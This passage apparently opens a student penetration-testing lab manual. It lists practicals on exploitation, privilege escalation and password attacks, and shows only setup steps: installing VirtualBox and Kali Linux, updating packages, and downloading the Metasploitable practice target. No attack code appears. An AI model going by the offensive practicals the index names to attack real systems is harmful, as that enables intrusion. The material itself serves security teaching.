

## INDEX

Sr.No.	Practical Title	Page No.	Signature
1	Kali Linux Installation	1	
2	Exploring The Command Line Argument	12	
3	Using Netcat Socat	20	
4	Passive Information Gathering	49	
5	Information Harvesting	67	
6	Active Information Gathering	73	
7	Vulnerability Scanning	82	
8	Web Application Assessment Tool	88	
9	Use Metasploit And Take Advantage Of Victims Java Exploit. Run Various Commands Via The Command Shell.	102	
10	Client Side Attack	106	
11	Privilege Escalation	112	
12	Password Attack	117	
13	Port Redirection And Tunnelling	130	

## PRACTICAL NO:1 KALI INSTALLATION

To install Kali Linux –

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux

distribution. Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let's understand how you can download and install the Virtual Box on your system.


**Step 1** – To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

The screenshot shows the 'VirtualBox' website with a large blue header. Below it, a section titled 'Download VirtualBox' is visible. Under this, there is a sub-section titled 'VirtualBox binaries'. A note states: 'Here, you will find links to VirtualBox binaries and its source code.' Below this, there is a note: 'By downloading, you agree to the terms and conditions of the respective license.' A list of download links is provided, with the first item for 'VirtualBox 5.1.2 for Windows hosts' highlighted by a red border. The link text is: 'VirtualBox 5.1.2 for Windows hosts ↗x86/amd64'.


**Step 2** – Click Next.



**Step 3** – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




**Step 4** – Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click **Next**.



**Step 5** – Click **Yes** to proceed with the installation.




**Step 6** – The **Ready to Install** screen pops up. Click **Install**.



**Step 7 – Click the Finish button.**



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.



## Install Kali Linux


Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

**Step 1 –** Download the Kali Linux package from its official website: <https://www.kali.org/downloads/>


A screenshot of a web browser displaying the offensive-security.com/kali-linux-vmware-virtualbox-image-download page. The page header includes the "OFFENSIVE SECURITY" logo, "Blog", "Courses", "Certifications", and "Online Labs" navigation links. Below the header, there are two tabs: "Prebuilt Kali Linux VMware Images" and "Prebuilt Kali Linux VirtualBox Images". The "Prebuilt Kali Linux VirtualBox Images" tab is active. A table below lists the available images:

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759


**Step 2 –** Click VirtualBox → New as shown in the following screenshot.



**Step 3 – Choose the right virtual hard disk file and click Open.**



**Step 4 – The following screenshot pops up. Click the Create button.**



**Step 5** – Start Kali OS. The default username is **root** and the password is **toor**.



### Update Kali

It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

**Step 1** – Go to Application → Terminal. Then, type “`apt-get update`” and the update will take place as shown in the following screenshot.


```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [14.1 MB]
14% [2 Packages 1,556 kB/14.1 MB 11%] 66.3 kB/s 3min 9s
```



**Step 2** – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

```
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml gccxml gdebi-core libasnl-8-heimdal libgssapi3-heimdal
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimimlm0-heimdal libhx509-5-heimdal libkdc2-heimdal libkrb5-26-heimdal
  libntdb1 libroken18-heimdal libwind0-heimdal python-ctypeslib python-ecdsa
  python-ntdb python-pyatspi python-tidylib vlc-plugin-notify vlc-plugin-samba
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  adwaita-icon-theme apktool backdoor-factory bind9-host binwalk bluez
  bluez-obexd bundler cadaver couchdb cpp cpp-5 cutycapt default-jdk
  default-jre default-jre-headless dnsutils dradis driftnet erlang-asn1
  erlang-base erlang-crypto erlang-eunit erlang-inets erlang-mnesia
  erlang-os-mon erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl evolution-data-server
  evolution-data-server-common file folks-common ftp g++ g++-5 gcc gcc-5
  gcc-5-base gdm3 gedit gedit-common ghostscript girl1.2-gdkpixbuf-2.0
  girl1.2-gnomedesktop-3.0 girl1.2-gst-plugins-base-1.0 girl1.2-gstreamer-1.0
  girl1.2-faviconservice-1.0 girl1.2-mutter-3.0 girl1.2-totem-1.0
```


**Step 3** – It will ask if you want to continue. Type “Y” and “Enter”.



```
zsh-common
1264 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
Need to get 955 MB of archives.
After this operation, 162 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

A red arrow points to the 'Y' key on the keyboard.

**Step 4** – To upgrade to a newer version of Operating System, type “**apt-get dist-upgrade**”.



```
root@kali:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  caribou-antler castxml creepy dff gccxml gdebi-core gir1.2-clutter-gst-2.0 gir1.2-evince-3.0 gir1.2-gkbd-3.0
  gir1.2-packagekitglib-1.0 gir1.2-xkl-1.0 gnome-icon-theme-symbolic gnome-packagekit gnome-packagekit-data
  gtk2-engines_gucharmap hwdata libapache2-mod-php5 libasnl-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56
  libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
  libbind9-90 libboost filesystem1.58.0 libboost-python1.58.0 libboost-python1.61.0 libboost-system1.58.0
  libboost-thread1.58.0 libcamel-1.2-54 libchromaprint0 libclutter-gst-2.0-0 libcrypto++9v5 libcurls-perl
  libcurls-ssl-perl libdns100 libedataserver-1.2-21 libexporter-tiny-perl libfftw-single3 libgdict-1.0-9
  libglew1.13 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkglex1 libgucharmap-2-90-7
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhunspell-1.3-0
  libhx509-5-heimdal libical libilmbase6v5 libisc95 libisccfg90 libisccfg90 libjasper1 libjpeg9
  libkdc2-heimdal libkrb5-26-heimdal liblist-moreutils-perl liblivemedia23 libllvm3.7 liblouis9 liblwres90
  libnm-glib-vpn1 libntdb1 libonig2 libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-8 libphonon4 libpoppler57
  libpostproc-ffmpeg53 libpth20 libqdbm14 libqmi-glib libquvi-scripts libquvi7 libradare2-0.9.9 libregf0
  libroken18-heimdal libsound13 libswresample-ffmpeg3 libswscale-ffmpeg3 libtask-weaken-perl libtre5 libtrio2
  libusageenvironment1 libvpx3 libwebp5 libwebpdemux1 libwebpmux1 libwebrtc-audio-processing-0 libwildmidi1
```


A red arrow points to the command 'apt-get dist-upgrade'.

## Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.

**Step 1** – Download **Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of

**Rapid7**: <https://information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web>



The screenshot shows a web browser displaying the Rapid7 Metasploitable download page. The URL in the address bar is [information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web](https://information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web). The page title is "Download Metasploitable". A sub-section title is "Metasploitable - Virtual Machine to Test Metasploit". Below it, there is a form with fields for "First Name", "Last Name", "Job Title", "Job Level", "Company", "Work Phone", "Work Email", and "Country". A note above the form says "Fill out the form below to download Metasploitable!". At the bottom of the page, there are links for "Download free version now - yours to keep, no expiration!" and "What is Metasploitable? How does it work?".

**Step 2** – Register by supplying your details. After filling the above form, we can download the software.

## Thank you for registering for Metasploitable

To download Metasploitable, click here!

### Do you have a copy of Metasploit to use against Metasploitable?


Metasploit, backed by an open source community of 200,000 members, gives you that insight. It's the most popular penetration testing solution on the planet.

With an average of 1.2 exploits added each day, Metasploit allows you to find your weak point.


### Free Metasploit Download

Get your copy of the

